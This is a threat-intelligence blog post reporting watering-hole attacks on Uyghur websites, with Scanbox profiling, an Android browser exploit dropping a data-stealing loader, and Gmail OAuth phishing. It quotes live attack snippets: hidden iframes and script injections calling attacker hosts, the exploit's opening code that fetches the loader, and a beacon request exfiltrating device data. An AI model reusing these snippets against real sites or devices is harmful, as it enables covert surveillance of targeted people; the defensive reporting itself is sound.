Digital Crackdown: Large-Scale Surveillance and Exploitation of Uyghurs

volexity.com/blog/2019/09/02/digital-crackdown-large-scale-surveillance-and-exploitation-of-uyghurs/

September 2, 2019

by Andrew Case, Matthew Meltzer, Steven Adair

VOLEXITY
INTELLIGENCE
Uyghurs Targeted in Large-Scale Digital Surveillance and Exploitation Operations
Strategic Web Compromises Targeting Uyghurs
Browser Exploitation Loading Evil Eye Android Malware
Scanbox Profiling and Exploitation Framework
Targeting Gmail Access via Google OAuth

Over the last several years, numerous reports have emerged regarding the shocking treatment of **Uyghurs**, a Muslim minority ethnic group that makes up a large part of the Xinjiang Uyghur Autonomous Region (XUAR) in northwest China. The Uyghur people, especially those that want the XUAR to become its own nation under the name East Turkistan, are considered to be a threat to the Chinese Communist Party (CCP). Recent reporting has shown that this point of view by the CCP against the Uyghur people has resulted in wide-scale harassment, relocation to detention camps, and oppressive high-tech surveillance aimed at tracking physical movements and behavior. With all of these reports on physical real-world issues, it should come as no surprise that cyberspace has become a battle ground for the Uyghur people. The level of surveillance occurring in China against Uyghurs extends well beyond their borders and has fully entered the digital realm. In this blog, Volexity plans to shed some light on the barrage of cyber attacks that have been unleashed upon Uyghurs.

Since its formation in 2013, Volexity has worked closely with various non-governmental organizations (NGOs), activists, dissidents, human rights defenders, and other highly targeted groups that are often at a severe disadvantage with respect to the threat actors that are targeting them. Volexity's goal is to always level the playing field as much as possible through awareness and by collaboratively building more defensible and resilient networks and systems. Over the years, Volexity has gained amazing insight into what could be considered to be some of the most advanced and scariest cyber attacks imaginable. Volexity has worked closely with various Uyghur individuals and organizations and has witnessed an unrelenting series of attacks that started well before 2013 and continue to this day. In the last few years, Volexity has observed an increase in the number of compromised Uyghur and East Turkistan websites. These websites have been leveraged to track and launch attacks against the **Uyghur diaspora** around the world. This report details the wide variety of websites that have been used for surveillance and attacks and specifically looks into a very recent campaign targeting mobile devices.

Key highlights from these most recent series of attacks against the Uyghur diaspora include:

- A wide-ranging series of digital surveillance and exploitation campaigns identified via multiple strategically compromised websites
- Mobile device users running Android OS targeted via an exploit that will deliver a 64-bit ARM executable
- Website visitors tracked and targeted via Scanbox profiling and exploitation framework
- Attacker's arsenal includes Google Applications for gaining access to e-mails and contact lists of Gmail accounts via OAuth
- Doppelganger domains emulating Google, the Turkistan Times, and the Uyghur Academy leveraged by attackers
- At least two separate Chinese APT groups responsible for ongoing campaigns against Uyghurs

As part of these ongoing attacks, Volexity has identified at least **11** Uyghur and East Turkistan related websites that have been compromised and leveraged for surveillance and exploitation. While this number is definitely less than that observed by Volexity as part of a mass digital surveillance campaign by OceanLotus a few years ago, these websites do make up a significant number of the total websites that provide Uyghur and East Turkistan news and resources. Volexity believes that the attacks described in the post are designed to target Uyghurs at large, of which the majority will be members of the Uyghur diaspora. The systematic targeting and compromise websites that are run by and cater to Uyghurs make it clear they are the primary targets. However, each of the compromised websites are banned by the great firewall in China, leaving largely only those outside of the country as targets and potential victims.

Compromised Sites

Volexity has been able to identify at least 11 different Uyghur and East Turkistan websites that have been strategically compromised and leveraged as part of a series of attack campaigns. In some cases, the websites have been continuously leveraged to attack visitors going back at least four years. While it is not always possible to tie some observed activity to a specific threat group, Volexity believes that at least two Chinese APT groups are responsible for the majority of the attack activity described in this blog.

Organization	Website	Compromised Page
Uyghur Academy	www.akademiye.org	Main Index /ug/wp-content/themes/goodnews/js/custom.js?ver=1.0/ug/wp-content/themes/goodnews/js/Jplayer.html (iFrame)
Turkistantimes	turkistantimes.com	Directly on select pages such as: /en/news-10597.html /m/news-10500.html
Uighur Times (English)	uighurtimes.com	Main Index
Uighur Times (Chinese)	weiwuer.com	Main Index
Uighur Times (Uyghur)	iuyghur.com	Main Index
Istiqlal Haber	istiqlalhaber.com	/js/jquery.easing.1.3.js
Turkistan Press	turkistanpress.com	/js/jquery.easing.1.3.js
Turkistan TV	turkistantv.com	/js/lightbox/css/lightbox.html (iFrame)
East Turkistan Education and Solidarity Association (ETESA)	maarip.org	Main index pages for English and Uyghur versions of the website
World Uyghurs Writers Union	wetinim.com	Main Index
Istiqlal TV	istiqlal.net	Main index

Unauthorized Code

The websites listed above all contained one or more instances of malicious code on them. The code was often updated over time and some websites even housed multiple different instances of malicious code at the same time. The majority of the websites that were linked to by the malicious code were unavailable when Volexity examined them or returned 0-byte responses. The latter indicating that whitelisting may be employed or that the attack operation was otherwise on pause or being leveraged to simply track visitors. The primary instances where code was returned involved the deployment of Scanbox by one actor and exploit code targeting Android users by another.

Evil Eye

In many cases where the malicious websites were in operation but Volexity did not observe an active payload, the URLs followed a somewhat distinctive pattern. In almost all instances, the URLs from these sites were loaded via an iFrame. Below is a list of the observed URL patterns, as extracted from the iFrame tags.

- http://103.43.18.243:5634/WU95IhiPIMsg.html
- http://182.61.171.167:9321/8fmtCI2j2Xk0.html
- http://182.61.173.209:8372/uxwrR64eZz0Y.html
- http://45.76.209.90:8352/reA4iy3gl2.html
- https://www.google-analysis.info/UxiZIwIcsta2.html
- https://www.google-analysis.info/NsyXHDkBR2yK.html
- https://turkistantlmes.com/aNQBEaMX2Bc4.html
- https://turkistantlmes.com/7GbMYn8ldTRK.html
- https://akademlye.org/t5UPArzQAjd2.html

These URLs are typically loaded in plaintext without any sort of obfuscation. However, in two instances, one of the earlier instances identified on the Uyghur Academy website, and one on the website of the World Uyghurs Writers Union, obfuscation was applied by way of multiple iFrames, and with the URL itself being obfuscated. An example of the obfuscated code as found on the World Uyghurs Writers Union site is shown below.

```
<iframe
src="&#x68;&#x74;&#x74;&#x70;&#x3a;&#x2f;&#x2f;&#x31;&#x30;&#x33;&#x2e;&#x34;&#x33;&#x2e;&#x31;&#x38;&#x2e;&#x32;&#x34;&#x
width=0 height=0></iframe>
```

Once converted, the above iFrame will attempt to load content from http://103.43.18.243:5634/WU95IhiPIMsg.html.

Volexity has also observed similar URL patterns and even doppelganger domains leveraged to target Tibetan interests as well. Volexity believes there is likely overlap between these two sets of activity. Volexity currently tracks the above listed activity as a group under the moniker **Evil Eye**. The Evil Eye threat actor is also responsible for targeting users with Android exploits and malware, which is detailed below within this report.

Scanbox

Another notable instance of code found on these compromised websites includes the aforementioned Scanbox instance that was seen in istiqlal.net. The following code was observed on the site for a period of time in mid-April 2019.

```
<script src="https://stats.uyghurmedia[.]top:443/i/?3"></script>
```

The script would load the Scanbox framework, collecting data on the system and transmitting it via HTTP POST request to stats.uyghurmedia[.]top:443/i/recv.php.

In this instance, the attackers leveraged both a domain they created in an effort to blend in as legitimate and TLS to evade network detection. This domain also has ties to an operation designed to target Google OAuth access to Gmail accounts as described further in this report. This is not the first time Volexity has observed Scanbox leveraged in attacks against the Uyghur community. In 2016, Volexity had identified a similar Scanbox instance on the Uyghur Academy website.

IP in Decimal Notation

One of the more interesting versions of unauthorized code that Volexity observed was on the website of the World Uyghurs Writers Union. The following code was observed on the website:

```
<script type="text/javascript"> !function(a,b){a=document.createElement("script"),b=document.getElementsByTagName("script")[0],
a.async=!0,a.src="//760037399/2",b.parentNode.insertBefore(a,b)}()
```

In this case, the value "760037399" converts to the Choopa IP address **45.77.64.23** and a request is made to the URL http://45.77.64.23/2. Volexity believes this code has primarily been leveraged for tracking, as it will ultimately report back a few pieces of information to the site to include its referer and possibly even cookies. Volexity has previously observed this same IP decimal notation and tracking code on other sites in the past.

Android Mobile Users Targeted

In mid-August, Volexity identified new malicious code on the websites of the Uyghur Academy, Turkistan Press, Turkistan TV, and Istiqlal Haber. The websites contained a few different methods of loading the following code:

```
<iframe src="https://akademlye[.]org/ztTXvf" width 0 height 0 visibility hidden></iframe>
```

This malicious domain that was designed to appear like the legitimate website of the Uyghur Academy. However, in this instance the "i" has been replaced with a lowercase "L." This follows a similar theme to that was seen via the "turkistantlmes[.]com" website leveraged by the attackers. The code on this website appears to target the Chrome browser of the Android operating system.

The initial code of the exploit contained the following, which was actually fairly well documented through comments:

```
<html>
<script>
var IP_A12A3079E14CED46E69BA52B8A90B21A = "149.28.207.244";
var IP_HEX_06236F18F5EA830A8DBB2AA5E5AC4E00 = "0xf4cf1c95";  // 4c08a8c0
var PORT_463C00141B4C3A7F76ACD3540052F8F5 = 8080;
var APP_PATH_D892A52BCC30FA6168C260B8695D24F7 = "/data/data/com.android.browser/loader";
var portshell=parseInt((PORT_463C00141B4C3A7F76ACD3540052F8F5/256+
(PORT_463C00141B4C3A7F76ACD3540052F8F5%256)*256))*256*256+2;
var s="GET /dev/loader HTTP/1.0\r\nHost: "+
IP_A12A3079E14CED46E69BA52B8A90B21A+":"+PORT_463C00141B4C3A7F76ACD3540052F8F5.toString()+"\r\nConnection:
close\r\n\r\n";
```

The exploit itself is 22,963 bytes of code and if successful will ultimately result in the forced download of a file name **loader** to the /data/data/com.android.browser directory of the victim device. This aforementioned file is downloaded via the URL **149.28[.]207.244:8080/dev/loader.** The file **loader** is a 64-bit ARM executable that exfiltrates a significant amount of data about the device back to attacker controlled IP via an HTTP POST request to 149.28.207.244 over TCP port 1998. The connection will use a hard-coded user agent of **Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101Firefox/65.0** for the request and will also notably send an Accept-Language of "zh-CN" (Chinese).

The information exfiltrated about the device includes the following:

- Unique ID
- Model
- Brand
- Manufacturer
- Locale
- IMEI
- SIM state
- IMSI
- ICCID
- Phone number
- Roaming status
- Baseband version
- Current network type
- Current network name
- Operator code
- Battery level
- Whether the phone is rooted
- ROM version
- Android version
- Android API level
- Android patch version
- Android ID
- Kernel version
- MAC address
- Public and private IP addresses
- Total and free space on SD card
- Total and free RAM
- Device fingerprint
- Serial number
- Screen resolution
- CPU
- Uptime
- Username

The malware binary also makes use of a unique website to check its IP address by making a GET request to the domain **getip[.]name (150.109.120.186)**. This website was registered in February 2019 and does not appear to have a web presence. The site has been down on all occasions that Volexity has checked it. Additionally, there do not appear to be any other known hostnames that resolve to the websites IP address. Volexity believes it is possible that this domain is controlled by the attackers.

Information about the status of exfiltration requests and other diagnostic information is attempted to be logged to a file named **loader.log** in the **/data/data/com.android.browser** directory on the device. While this file serves as a useful indicator of the presence of the malware, we note that the loader executable will continue functioning even if it cannot write to its log file. A sample of what a beacon packet looks like is included below.

```
POST /link/detail HTTP/1.1
Host: 149.28.207.244
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: zh-CN
Cache-Control: no-cache
Connection: close
Content-length: 976
```

{"device_id":"0f637264fc6318a92b9e13c65dc1cd2c","model":"Android SDK built for
arm64","brand":"Android","manufacturer":"unknown","locale":"en-
US","imei":"358240051111123","sim_state":"READY","imsi":"310260000001809","iccid":"89014103211138560721","phone_no":"+1555521555
11-
05","android_id":"d0a79d8f32e69c86","kernel_version":"3.10.0+","mac_address":"02:03:04:05:60:07","ip_public":"","ip_private":"","sdcard_tota
keys","serial_no":"PD2C1PR328X0X23X0","resolution":"1440*2560","cpu_info":" AArch64 Processor rev 0
(aarch64)","uptime":"1643","user":"root"}


The sample analyzed by Volexity does not appear to have any means of persisting on the system that it's running on, nor does it appear to accept further commands. Volexity suspects that this may indicate that attackers may look to conduct future exploitation of devices of interest or are otherwise looking to use this data to verify information obtained from the output of physical cellular device tracking.

Volexity has identified similarities to but has not yet verified that the exploit being employed in this attack is the Chrome Turbofan remote code execution vulnerability that was reported via the SecuriTeam Secure Disclosure program and is covered in an advisory here.

Targeting Gmail Access via Google OAuth

An increasingly common tactic that Volexity sees from various APT groups, especially those aimed at targeted populations, including dissidents and individuals involved with human rights, is to gain long-term access to their personal e-mail accounts. One such way is to develop an application and fool a targeted user into authorizing it to have access to their e-mail account. This will typically bypass two-factor authentication (2FA) and provide the attacker resilience against user password changes. Volexity previously describe this type of attack and steps to mitigate as part of a blog related to OceanLotus here. While investigating the domain name uyghurmedia[.]top, that was described above as targeting Uyghurs through Scanbox, Volexity found it was also being leveraged to target Gmail accounts via the hostname **emailgroup.uyghurmedia.top**.

Accessing this hostname will result in a redirect to a Google application setup to gain unauthorized access to the Gmail accounts of Uyghurs. The application will warn you about what is about to happen, describe the permissions the application would have over the account, and then make you confirm this is what you actually want to do as shown in the image below.



Sign in with Google

Confirm your choices

T [redacted]@gmail.com

You are allowing uyghurmedia.top to:

□ Read, compose, send, and permanently delete all your email from Gmail

Make sure you trust uyghurmedia.top


You may be sharing sensitive info with this site or app. Learn about how uyghurmedia.top will handle your data by reviewing its terms of service and privacy policies. You can always see or remove access in your Google Account.

Learn about the risks

Cancel

Allow

A closer look at the developer information of the application also gives insight into the account used to create and manage the application as seen below.



Choose an account


to continue to uyghurmedia.top

Developer info

Email: uygurye2008@gmail.com

Choosing an account will redirect you to: https://emailgroup.uyghurmedia.top

The attackers leveraged the e-mail address **[email protected]** as part of this campaign. Any e-mail from this account should be considered highly suspect and likely malicious. If access is granted, an e-mail should be sent and a new event should show up under Google's Security Checkup. The application in this instance will show up as the "Uyghur Media Email Group" as seen below.




Uyghur Media Email Group was granted access to your Google account

T [redacted]@gmail.com

If you didn't grant access, someone else could be using your account.

Uyghur Media Email Group

Furthermore, an access to the account is made nearly immediately from the Choopa IP address 45.32.190.160. Note: is the same IP address to which the above hostname resolves .



Authorized Application (498162957824-7j3nn3umgrj7t92kq46pueam2mpd9vpg.apps.googleusercontent.com) Show details	United States (45.32.190.160)

Any access from this IP address should be considered suspect and likely malicious.

Possible Ties to Apple iPhone Attacks

Less than a week ago Google's Project Zero posted a detailed analysis of a series of iPhone exploits and related malware that had been identified by their Threat Analysis Group earlier in the year. This post does not give any specific details into where the exploits were observed but it does seem to hint that it may have been via Uyghur-related websites. A short time later, TechCrunch ran an article confirming that Uyghurs were the targets and references a post by Forbes providing additional details regarding the targeting of Android and Windows. While Volexity can only confirm malware targeted Android users through Uyghurs websites, it is reasonable to suspect that these same attack campaigns could have easily been leveraged to target Apple and Microsoft users. Furthermore, Volexity has a couple of additional observations of note:

- Shortly after Google's Project Zero blog, the three DNS names leveraged by Evil Eye (akademyle.org, turkistantlmes.com, and google-analysis.info) stopped resolving
- Around the same time or shortly before this blog, a number of the websites Volexity lists as compromised above started showing Google Safebrowsing warnings in Google search results
- The majority of the malicious scripts referenced on the compromised websites were removed in this same timeframe

Finally, Volexity also observed one notable bit of code that was short-lived on the Uyghur Academy website that may indicate a possible interest in targeting iPhone users. The following code was observed in October 2018:

```
<iframe src="http://app.msap[.]services/appsstore" style="
width: 0px;
height:0px;
border:none;
padding:0;
"></iframe>
```

While this is not a smoking gun, it is interesting to note the use of "appsstore" as part of the URL. Volexity also notes that it has seen the msap.services domain leveraged to target Tibetan individuals as well.

Attacker Infrastructure

Hostname	IPv4 Address	Notes
www.google-analysis[.]info	182.61.106.160	Attacker controlled domain found on multiple Uyghur and East Turkistan websites.
turkistantlmes[.]com	182.61.189.138	Attacker controlled domain found on multiple Uyghur and East Turkistan websites.
akademlye[.]org	149.28.207.244	Attacker controlled domain leveraged to deliver Android exploit and malware. The IP for this domain is also used for direct communication from the Evil Eye Android loader.
ajax.cloudflarestatic.tk	N/A	Malicious domain found on the compromised ETESA site maarip.org; currently does not resolve to an IP address
app.msap.services	144.202.59.23	Malicious domain previously observed on the compromised Uyghur Academy website akademiye.org.
arkinixik.ezua.com	149.248.57.231	Hostname observed in a malicious URL found on the compromised East Turkistan news website istiqlalhaber.com. This hostname is also tied to a series of other hostnames and domains used to target Uyghurs going back over five years.
stats.uyghurmedia.top	139.180.223.184	Hostname observed hosting Scanbox via istiqlal.net in April 2019.
getip.name	150.109.120.186	Domain used by Android malware to identify its public IP address.
emailgroup.uyghurmedia.top	45.32.190.160	Hostname found to be leveraged to trick users into giving OAuth access to their Gmail accounts.
d.scanvpn.com	142.4.50.213	The IP address was observed in a malicious URL found on the compromised ETESA site maarip.org. The hostname d.scanvpn.com also resolves to this IP address. This is believed to be quite old.
N/A	182.61.184.33	Previous IP address resolution for turkistantlmes.com
N/A	182.61.171.167	IP address observed in a malicious URL found on the compromised website istiqlalhaber.com
N/A	182.61.173.209	IP address observed in a malicious URL found on the compromised website akademiye.org.
N/A	182.61.176.128	Previous IP address resolution for turkistantlmes.com
N/A	45.76.209.90	IP address observed in a malicious URL found on the compromised website akademiye.org.

N/A	45.77.64.23	IP address observed in a malicious URL found on the compromised site wetinim.com.

Network Signature

In addition to the domains and IP addresses, the following network signature can be used to detect the Evil Eye Android Malware.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Volex -  Evil Eye Android Malware Beacon"; flow:to_server,established;
content:"POST"; http_method; content:"Mozilla/5.0 (Windows NT 10.0|3b| Win64|3b| x64|3b| rv:65.0) Gecko/20100101 Firefox/65.0";
http_user_agent; content:"Accept-Language: zh-CN"; http_header; content:"device_id"; http_client_body; depth:15; sid:2019090101;)
```

Conclusion

The Uyghur population is and will continue to be a major target for Chinese APT groups. While Uyghurs living within China are already subject to numerous forms of physical and electronic surveillance, it reasonable to expect they have also been targeted for digital surveillance. However, as the sites listed in this post are actually blocked in China, it can be seen that the Uyghur diaspora around the world are also primary targets of these digital surveillance operations. These operations can be used to track the movements of Uyghurs outside of China and spy on those they are communicating with. Volexity believes that China has continued to increase the level of effort and sophistication they have put into targeting Uyghurs. As a result, it is critically important that Uyghurs take into consideration when using their computers and mobile devices that they may have been targeted and compromised, especially if the websites listed above are frequented.